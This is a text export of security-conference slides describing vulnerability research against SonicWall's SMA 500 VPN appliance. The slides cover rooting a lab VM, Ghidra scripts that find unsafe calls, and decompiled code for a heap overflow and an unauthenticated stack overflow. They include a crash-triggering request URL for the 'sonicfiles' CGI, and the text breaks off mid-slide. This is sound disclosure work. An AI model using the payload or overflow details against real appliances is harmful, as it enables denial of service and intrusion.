SonicDoor

Cracking open SonicWall's Secure Mobile Access

SecurityFest 2025

05.06.2025

orange™ Cyberdefense

$whoami

Alain Mowat

Head of R&D @ Orange Cyberdefense Switzerland

Pentester for more than 15 years

Trainer

Insomni'hack organiser

Vulnerability researcher

Contact

www.linkedin.com/in/alain-mowat

https://twitter.com/plopz0r

alain.mowat@orangecyberdefense.com

Context

Producing a POC for CVE-2022-42475 (Fortinet RCE)

Late last year a new remote code execution vulnerability was discovered in Fortinet's SSL VPN service. Given the relat
interrupted research
vulnerability.

BY — SONNY — ALIZ HAMMOND — APR 16, 2024

Palo Alto - Putting The Protecc In GlobalProte

BY — ALIZ HAMMOND — MAY 30, 2024

Check Point - Wrong Check Point (CVE-2024-2

Labs

Research Notes > Security Research

March 15, 2024

Two Bytes is Plenty: FortiGate RCE with CVE

BY — ALIZ HAMMOND — APR 4, 2026

Is The Sofistication In The Room With Us? - X-Forwarded-For and Ivanti Connect Secure (CVE-2025-22457)

Labs

Context

Performed a research project aimed at determining the security level of SSL VPN devices

Got very distracted by actually searching for vulnerabilities…

Distribution of CVEs (per vendor, not product)

Name	Vendor name	Age of first CVE	Number of critical CVEs	Time to critical CVE
Ivanti Secure Connect	ivanti	3036	70	43.4
Fortinet Fortigate	fortinet	6836	83	82.3
F5 Big-IP	f5	5664	63	89.9
PaloAlto GlobalProtect	paloaltonetworks	4035	35	134.5
Citrix NetScaler VPX	citrix	8939	68	131.5
SonicWall SMA	sonicwall	6161	40	154.0
Apache2	apache/http_server	10409	31	335.8
Barracuda CloudGen FW	barracuda	2577	5	515.4
Checkpoint	checkpoint	7504	8	938
Nginx	nginx	3137	2	1568.5

Overall score (60% Code hygiene, 40% Security features)

Name	Code hygiene score	Safety features score	Overall score
[redacted]	10	10	10
[redacted]	7.8	10	8.7
[redacted]	7.2	9.3	8.0
[redacted]	7.6	6.4	7.1
[redacted]	6.4	6.4	6.4
[redacted]	6.4	5	5.8
[redacted]	5.5	5	5.3
[redacted]	5.4	4.2	4.9
SonicWall SMA	0	7.1	2.8
[redacted]	3.4	1.4	2.6

The target

SonicWall SMA 500

Version 10.2.1.13-72sv

Trial VM can be downloaded from SonicWall's website

https://www.mysonicwall.com/

Getting root

Attack surface analysis

```
coolz0r@nobody:~$ nmap -v --open -p- 192.168.142.231 -n -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-21 15:12 CET
Initiating Connect Scan at 15:12
Scanning 192.168.142.231 [65535 ports]
Discovered open port 443/tcp on 192.168.142.231
Discovered open port 80/tcp on 192.168.142.231
Completed Connect Scan at 15:12, 1.30s elapsed (65535 total ports)
Nmap scan report for 192.168.142.231
Host is up (0.0061s latency).
Not shown: 65533 closed ports
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

```
Serial Number:        Unknown
Version:              10.2.1.14-75sv
Safemode Version:     6.0.0.1
CPU (Utilization):    13th Gen Intel(R) Core(TM) i7-1370P x 2 cores (0%)
Total Memory:         3.9 GB RAM (18%), 20GB Disk
System Time:          2024/11/21 06:32:49
Up Time:              0 Days 00:01:57
X0 IP Address:        192.168.142.231
X0 Subnet mask:       255.255.255.0
Default Gateway:      192.168.142.1 (X0)
Primary DNS:          8.8.8.8
Secondary DNS:        n/a
Hostname:             sslvpn

Main Menu
1. Setup Wizard
2. Reboot
3. Restart SSL VPN Services
4. Logout
5. Save TSR to Flash
6. Display EULA
7. Boot to Safemode

Press <Ctrl-c> at any time to cancel changes and logout.
Select a number (1-7): _
```

Getting root

Memory manipulation

Pause running VM

Analyse contents and search for “known strings”

```
Serial Number:        Unknown
Version:              10.2.1.14-75sv
Safemode Version:     6.0.0.1
CPU (Utilization):    13th Gen Intel(R) Core(TM) i7-1370P x 2 cores (0%)
Total Memory:         3.9 GB RAM (18%), 20GB Disk
System Time:          2024/11/21 06:32:49
Up Time:              0 Days 00:01:57
X0 IP Address:        192.168.142.231
X0 Subnet mask:       255.255.255.0
Default Gateway:      192.168.142.1 (X0)
Primary DNS:          8.8.8.8
Secondary DNS:        n/a
Hostname:             sslvpn

Main Menu
1. Setup Wizard
2. Reboot
3. Restart SSL VPN Services
4. Logout
5. Save TSR to Flash
6. Display EULA
7. Boot to Safemode

Press <Ctrl-c> at any time to canc
Select a number (1-7): _
```

```
10032573
10032574  A_SonicWall_EULA.txtNULNULNUL
10032575  NULNULNULCLI access is restricted to user 'admin'.NULNULNULabcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789NULNUL
10032576  NULNULPress <Ctrl-c> at any time to cancel changes and logout.NULNULNULNULThat is not a valid IP address.NULHostnames must consist of letters and n
10032577
10032578  ou sure you want to reboot (y/n)? NULESC[1mRestart SSL VPN ServicesESC[0mNULNULNULNULAre you are you sure you want to restart the SSL VPN services (y/n)? N
10032579  usr/src/EasyAccess/bin/EasyAccessCtrl restartNULNUL
10032580  LNUL/usr/src/EasyAccess/bin/exportDiagnostics genRpt 2> /dev/nullNULNULNULAre you sure you want to reset network (y/n)? NULNULAre you sure to reboo
10032581  LNULDÎÿÿ´SOHNULNULNULASOBS…STXASOFF‡ETXASODLE†EOTASODC4ƒENQNSO@ETX.SOH
10032582  NULNULNUL‰T$$T$|%D$T„,$œNULNULNUL‰D$<<D$T‰L$ L$x‰T$CAN‰L$DC4‰D$4„,$ŒNULNULNUL‰D$(„,$€NULNULNUL‰D$FSD$t‰D$DLE‹D$`‰l$EOT‰D$FF‹D$H‰D$BS‹D$P‰EOT$è*âÿÿ‹
10032583  FF‹D$`‰EOT$èÖâÿÿ‹D$T…ÀtFF‹D$T‰EOT$èÂâÿÿÄ¬NULNULNUL,SOHNULNULNUL[^_]ÃfÇEOT$ÀcNULNULèâÿÿ“pàÿÿ‰T$h‰T$EOT‰D$X‰D$BS‹D$P‰EOT$èDC2ßÿÿ…ÀSIŽxNULNULNULi
10032584  Làÿÿ‰EOT$èãàÿÿ‹fÒÿÿÿ‹NUL‰D$BSD$CAN‰D$EOTD$ES‰EOT$è“ßÿÿ‹D$ES…ÀtBS‰EOT$è#àÿÿƒÃ([Ã¶NULNULNULNULSèCANSONULNULA>2NULNULfiCANÇEOT$SOHNULNULNULƒœàÿÿ
10032585  ÇD$xNULNULNULNULÇD$|NULNULNULNULÇ„,$€NULNULNULSOHNULNULNULÇ„,$`NULNULNULNULNULNULNULÇ„,$ŒNULNULNULNULNULNULNULÇ„,$NULNULNULNULNULNULNULÇ„,$”NULN
10032586  X
10032587  1ÿèJñÿÿëÊ¶NULNULNULNULÿNULNULNULNULU‰åWV¼SOHNULNULNULSèSOUSNULNULÃ4CNULNULfiLe¡DC4NULNULNUL‰Eä1ÀÇEOT$SOHNULNULNULèCANöÿÿ“ÒÿÿÿÿUÄ‰T$EOT‰EOT$è
10032588  $~SOHèNULñÿÿÆACK
10032589  ÈÊÔNULNULNULNULu¯‹ÜÜÿÿ“BSàÿÿ‰MD‹vâÿÿ‰UÔ“ãÿÿ‰MÌ‰UÈëN‹UÈ‰4$‰T$EOTè1ÀÿÿÀSI…ÿNULNULNULfESCRÿÿ‰D$EOT‰4$èETBÀÿÿÀSI…MSOHNULNULf/RÿÿD$EOT‰4$èÿÿÿÿÀS
```


Getting root

Memory manipulation

Modify memory contents to do something more interesting

Resume the VM

Call the function that was modified





```
Main Menu
1. Setup Wizard
2. Reboot
3. Restart SSL VPN Services
4. Logout
5. Save TSR to Flash
6. Display EULA
7. Boot to Safemode

Press <Ctrl-c> at any time to cancel changes and logout.
Select a number (1-7): start to moniter process
3

Restart SSL VPN Services
Are you sure you want to restart the SSL VPN services (y/n)? y
Restarting SSL VPN services...please wait.
bash-4.2# id
uid=0(root) gid=105(rootadmin) groups=0(root),105(rootadmin)
bash-4.2# _
```

System overview


```
bash-4.2$ $ netstat -laputen | grep LISTEN

tcp     0       0 127.0.0.1:12345      0.0.0.0:*       LISTEN      0          1303574
tcp6    0       0 :::80                :::*            LISTEN      0          898
tcp6    0       0 :::443               :::*            LISTEN      0          902
```

```
bash-4.2$ $ ps auxf
ps auxf
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         2  0.0  0.0      0     0 ?        S    Nov15   0:00 [kthreadd]
[...]
root      1868  0.1  0.2  25608 10992 ?        Ss   Nov15  13:50
/usr/src/EasyAccess/bin/httpd
nobody   25147  0.0  0.9  56176 37876 ?        S    Nov20   0:03  \_
/usr/src/EasyAccess/bin/httpd
[...]
root     16089  0.0  0.9  63048 37496 tty1     Sl   Nov20   0:01  \_ python3.6
/usr/src/EasyAccess/www/python/authentication_api/restful_api.py
[...]
```

SSL VPN Setup



Web Application Overview



Searching for vulnerabilities

Based on binary analysis results shown at the start

Searched for memory corruption issues

Wrote a short script to search for dangerous use of various functions

Based on Ghidra API

- **Any** `strcpy`
- **Any** `strncpy` **with a non-fixed length**
- **Any** `sprintf` **with a %s in the format string**
- **Any** `system` **call with variable argument**
- **…**

https://github.com/scrt/binary-analysis-scripts/blob/main/findcalls.py

Searching for vulnerabilities

Sample tool output

```
lib/mod_httprp.so : [+] <EXTERNAL>::memcpy is called from FUN_00025bb0 at 0x00025e4f with interesting value : (stack, 0x14, 4)
lib/mod_httprp.so : [+] <EXTERNAL>::memcpy is called from FUN_00025bb0 at 0x00025e91 with interesting value : (stack, 0xffffffffffffff9c, 4)
lib/mod_httprp.so : [+] <EXTERNAL>::fopen is called from print_html at 0x0001ee4d with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::fopen is called from check_citrix_jar at 0x0001f919 with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::fopen is called from httprp_main at 0x0003fc2b with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::strcpy is called from FUN_00024650 at 0x000246f2 with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::strcpy is called from httprp_req_cookie_handler at 0x0002b5f6 with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::strcpy is called from httprp_req_cookie_handler at 0x0002b78b with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::strcpy is called from httprp_buf_inject_csrf_token at 0x00026409 with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::strcpy is called from httprp_process_regex_rules at 0x00035455 with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::strcpy is called from httprp_process_regex_rules at 0x00035564 with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::strcpy is called from httprp_process_regex_rules at 0x000355de with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::strcpy is called from httprp_process_regex_rules at 0x000356ed with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::strcpy is called from FUN_00024150 at 0x000242db with interesting value : None
lib/mod_httprp.so : [+] <EXTERNAL>::strcpy is called from FUN_00024150 at 0x00024324 with interesting value : None
```

Searching for vulnerabilities

Establish links between binaries on the filesystem

Analyse imported and exported functions for all binaries

Wrote a script which automates this process

- https://github.com/scrt/binary-analysis-scripts/blob/main/libscanner.py

Sample output

```
coolz0r@nobody:/mnt/hgfs/Research/vpnsecurityreseearch/SonicWallSMA/10.2.1.13-72sv$ grep userLogin libscanner2.csv
usr/lib/python3.6/lib-dynload/_authenticateApi.so,userLoginApi,lib/libSys.so
usr/lib/python3.6/lib-dynload/_smaApi.so,userLoginApi,lib/libSys.so
usr/src/EasyAccess/www/cgi-bin/userLogin,deviceSetRequestCount,lib/libSys.so
usr/src/EasyAccess/www/cgi-bin/userLogin,sessionSaveOtpEmailInfo,lib/libSys.so
usr/src/EasyAccess/www/cgi-bin/userLogin,clearOTPApi,lib/libSys.so
usr/src/EasyAccess/www/cgi-bin/userLogin,sessionSetOtpStringValue,lib/libSys.so
usr/src/EasyAccess/www/cgi-bin/userLogin,domainCAGetUsernameAttribute,lib/libSys.so
usr/src/EasyAccess/www/cgi-bin/userLogin,userFindByUserNameAndDomainName,lib/libSys.so
usr/src/EasyAccess/www/cgi-bin/userLogin,sessionGetPdaStatus,lib/libSys.so
usr/src/EasyAccess/www/cgi-bin/userLogin,__libc_start_main,lib/libc-2.14.1.so
usr/src/EasyAccess/www/cgi-bin/userLogin,time,lib/libc-2.14.1.so
usr/src/EasyAccess/www/cgi-bin/userLogin,escapeLDAPSpecial,lib/libAuth.so
```

Many findings

Heap overflow in `sonicfiles` CGI

Requires authentication though

DoS is easy to trigger

```
https://TARGET/cgi-
bin/sonicfiles?RacNumber=25&Arg1=smb://
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA[...]AAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
/&swcctn=VgHzN1PgVytz7LROKCYJNQBg86kACsqL
```

```
pcVar3 = (char *)MEM_MALLOC(0x80);
Arg1 = (char *)malloc(0x400);
m_overflowed = (char *)MEM_MALLOC(0x180);
pvVar4 = malloc(0xffff);
if (pvVar4 == (void *)0x0) {
  iVar5 = -1;
  iVar15 = local_54;
  goto LAB_08052cd7;
}
iVar5 = gcgiFetchString("Arg1",Arg1,0x400);
bVar18 = iVar5 == 0;
iVar5 = -1;
iVar15 = local_54;
if (!bVar18) goto LAB_08052cd7;
[...]
  if (!bVar18) {
    iVar6 = strncmp(Arg1,"smb",3);
    iVar5 = local_54;
    iVar15 = local_54;
    if (iVar6 == 0) {
      pcVar11 = (char *)__strdup(Arg1);
      m_pwned2 = strrchr(pcVar11,0x3a);
      iVar5 = 6;
      if (4 < (int)m_pwned2 - (int)pcVar11) {
        m_pwned2 = strchr(pcVar11,0x40);
        if (-1 < (int)m_pwned2 - (int)pcVar11) {
          iVar5 = ((int)m_pwned2 - (int)pcVar11) + 1;
        }
      }
      m_pwned = pcVar11 + iVar5;
      m_pwned2 = strchr(m_pwned,0x2f);
      if ((int)m_pwned2 - (int)m_pwned < 0) {
        strcpy(pcVar3,m_pwned);
      }
      else {
        strncpy(pcVar3,m_pwned,(int)m_pwned2 - (int)m_pwned);
      }
```

More interesting findings

Various encoding methods are defined in one of the main libraries (`libSys.so`)

- `htmlEncode`
- `javascriptStrEncode`
- `javascriptDoubleEscapeSpecial`
- `shellScriptEncode`
- **...**

They are called multiple times across the CGI codebase

Authenticated and unauthenticated functions

```
3
4 void javaScriptDoubleEscapeSpecial(undefined4 *output,char *input,int param_3)
5
6 {
7   char cVar1;
8
9   if (input == (char *)0x0) {
10 LAB_000f9b18:
11     *(undefined *)output = 0;
12     return;
13   }
14   cVar1 = *input;
15 joined_r0x000f9ac6:
16   if (cVar1 != '\0') {
17     do {
18       switch(cVar1) {
19       case '\"':
20         *output = 0x32353225;
21         *(undefined *)(output + 1) = 0x32;
22         output = (undefined4 *)((int)output + 5);
23         break;
24       case '#':
25         *output = 0x32353225;
26         *(undefined *)(output + 1) = 0x33;
27         output = (undefined4 *)((int)output + 5);
28         break;
29       default:
30         *(char *)output = cVar1;
31         output = (undefined4 *)((int)output + 1);
32         break;
33       case '%':
34         if (param_3 == 0) {
35           *(undefined2 *)output = 0x3225;
36           *(undefined *)((int)output + 2) = 0x35;
37           output = (undefined4 *)((int)output + 3);
38         }
39         else {
40           *output = 0x32353225;
41           *(undefined *)(output + 1) = 0x35;
42           output = (undefined4 *)((int)output + 5);
43         }
44         break;
```

```
coolz0r@nobody:/mnt/hgfs/Research/vpnsecurityreseearch/SonicWallSMA/10.2.1.13-72sv$ grep -i javascriptdouble libscanner2.csv
lib/mod_httprp.so,javaScriptDoubleEncode,lib/libSys.so
usr/src/EasyAccess/www/cgi-bin/cifsnavigate,javaScriptDoubleEscapeSpecial,lib/libSys.so
```

Stack overflow

/cgi-bin/cifsnavigate

No authentication here

```
undefined local_694 [1024];
undefined local_294 [640];
int canary;

bVar5 = 0;
canary = *(int *)(in_GS_OFFSET + 0x14);
gcgiSetLimits(0x100000,0);
iVar2 = initCgi();
uVar4 = 0xffffffff;
if (iVar2 < 0) goto LAB_08048a1b;
fwrite("Content-Type: Text/HTML\n\n",1,0x19,gcgiOut);
iVar2 = gcgiFetchString("cifsaddress",cifsaddress,0x400);
if (iVar2 == 0) {
  gcgiDecodeUrlEncodedString(cifsaddress,&decodedaddress,local_1e9c);
  if ((*decodedaddress == '\\') && (decodedaddress[1] == '\\')) {
    initClientApi();
    cspInit();
    local_1e95 = '\0';
    server = (char *)__strdup(decodedaddress + 2);
    server = strtok(server,"\\");
    decoded_share = strtok((char *)0x0,"\\");
    decoded_cwd = strtok((char *)0x0,&local_1e95);
    if ((decoded_share != (char *)0x0) ||
       ((server == (char *)0x0 || (decoded_cwd != (char *)0x0)))) {
      if ((decoded_share == (char *)0x0) || (server == (char *)0x0)) goto LAB_08048a05;
      if (decoded_cwd == (char *)0x0) {
        gcgiEncodeUrlString(decoded_share,local_1ea4,local_1e9c);
        javaScriptDoubleEscapeSpecial(local_294,decoded_share,0);
        urlEncodeUnicodeString(local_294,&share,local_1e9c);
        __sprintf_chk(local_694,1,0x400,"/cgi-bin/explorerlist?SERVER=%s&SHARE=%s",server,share);
      }
      else {
        gcgiEncodeUrlString(decoded_share,local_1ea4,local_1e9c);
        javaScriptDoubleEscapeSpecial(local_294,decoded_share,0);
        urlEncodeUnicodeString(local_294,&share,local_1e9c);
        uVar3 = 0xffffffff;
        decoded_share = decoded_cwd;
        do {
```

Stack overflow

/cgi-bin/cifsnavigate

```
undefined local_694 [1024];
undefined local_294 [640];
int canary;

bVar5 = 0;
canary = *(int *)(in_GS_OFFSET + 0x14);
gcgiSetLimits(0x100000,0);
iVar2 = initCgi();
uVar4 = 0xffffffff;
if (iVar2 < 0) goto LAB_08048a1b;
fwrite("Content-Type: Text/HTML\n\n",1,0x19,gcgiOut);
iVar2 = gcgiFetchString("cifsaddress",cifsaddress,0x400);
if (iVar2 == 0) {
  gcgiDecodeUrlEncodedString(cifsaddress,&decodedaddress,local_1e9c);
  if ((*decodedaddress == '\\') && (decodedaddress[1] == '\\')) {
    initClientApi();
    cspInit();
    local_1e95 = '\0';
    server = (char *)__strdup(decodedaddress + 2);
    server = strtok(server,"\\");
    decoded_share = strtok((char *)0x0,"\\");
    decoded_cwd = strtok((char *)0x0,&local_1e95);
    if ((decoded_share != (char *)0x0) ||
       ((server == (char *)0x0 || (decoded_cwd != (char *)0x0)))) {
      if ((decoded_share == (char *)0x0) || (server == (char *)0x0)) goto LAB_08048a05;
      if (decoded_cwd == (char *)0x0) {
        gcgiEncodeUrlString(decoded_share,local_1ea4,local_1e9c);
        javaScriptDoubleEscapeSpecial(local_294,decoded_share,0);
        urlEncodeUnicodeString(local_294,&share,local_1e9c);
        __sprintf_chk(local_694,1,0x400,"/cgi-bin/explorerlist?SERVER=%s&SHARE=%s",server,share);
      }
      else {
        gcgiEncodeUrlString(decoded_share,local_1ea4,local_1e9c);
        javaScriptDoubleEscapeSpecial(local_294,decoded_share,0);
        urlEncodeUnicodeString(local_294,&share,local_1e9c);
        uVar3 = 0xffffffff;
        decoded_share = decoded_cwd;
        do {
```

0x400 => 1024 bytes read

Stack overflow

/cgi-bin/cifsnavigate

```
undefined local_694 [1024];
undefined local_294 [640];
int canary;

bVar5 = 0;
canary = *(int *)(in_GS_OFFSET + 0x14);
gcgiSetLimits(0x100000,0);
iVar2 = initCgi();
uVar4 = 0xffffffff;
if (iVar2 < 0) goto LAB_08048a1b;
fwrite("Content-Type: Text/HTML\n\n",1,0x19,gcgiOut);
iVar2 = gcgiFetchString("cifsaddress",cifsaddress,0x400);
if (iVar2 == 0) {
  gcgiDecodeUrlEncodedString(cifsaddress,&decodedaddress,local_1e9c);
  if ((*decodedaddress == '\\') && (decodedaddress[1] == '\\')) {
    initClientApi();
    cspInit();
    local_1e95 = '\0';
    server = (char *)__strdup(decodedaddress + 2);
    server = strtok(server,"\\");
    decoded_share = strtok((char *)0x0,"\\");
    decoded_cwd = strtok((char *)0x0,&local_1e95);
    if ((decoded_share != (char *)0x0) ||
       ((server == (char *)0x0 || (decoded_cwd != (char *)0x0)))) {
      if ((decoded_share == (char *)0x0) || (server == (char *)0x0)) goto LAB_08048a05;
      if (decoded_cwd == (char *)0x0) {
        gcgiEncodeUrlString(decoded_share,local_1ea4,local_1e9c);
        javaScriptDoubleEscapeSpecial(local_294,decoded_share,0);
        urlEncodeUnicodeString(local_294,&share,local_1e9c);
        __sprintf_chk(local_694,1,0x400,"/cgi-bin/explorerlist?SERVER=%s&SHARE=%s",server,share);
      }
      else {
        gcgiEncodeUrlString(decoded_share,local_1ea4,local_1e9c);
        javaScriptDoubleEscapeSpecial(local_294,decoded_share,0);
        urlEncodeUnicodeString(local_294,&share,local_1e9c);
        uVar3 = 0xffffffff;
        decoded_share = decoded_cwd;
        do {
```

Stack overflow

/cgi-bin/cifsnavigate

```
undefined local_694 [1024];
undefined local_294 [640];
int canary;

bVar5 = 0;
canary = *(int *)(in_GS_OFFSET + 0x14);
gcgiSetLimits(0x100000,0);
iVar2 = initCgi();
uVar4 = 0xffffffff;
if (iVar2 < 0) goto LAB_08048a1b;
fwrite("Content-Type: Text/HTML\n\n",1,0x19,gcgiOut);
iVar2 = gcgiFetchString("cifsaddress",cifsaddress,0x400);
if (iVar2 == 0) {
  gcgiDecodeUrlEncodedString(cifsaddress,&decodedaddress,local_1e9c);
  if ((*decodedaddress == '\\') && (decodedaddress[1] == '\\')) {
    initClientApi();
    cspInit();
    local_1e95 = '\0';
    server = (char *)__strdup(decodedaddress + 2);
    server = strtok(server,"\\");
    decoded_share = strtok((char *)0x0,"\\");
    decoded_cwd = strtok((char *)0x0,&local_1e95);
    if ((decoded_share != (char *)0x0) ||
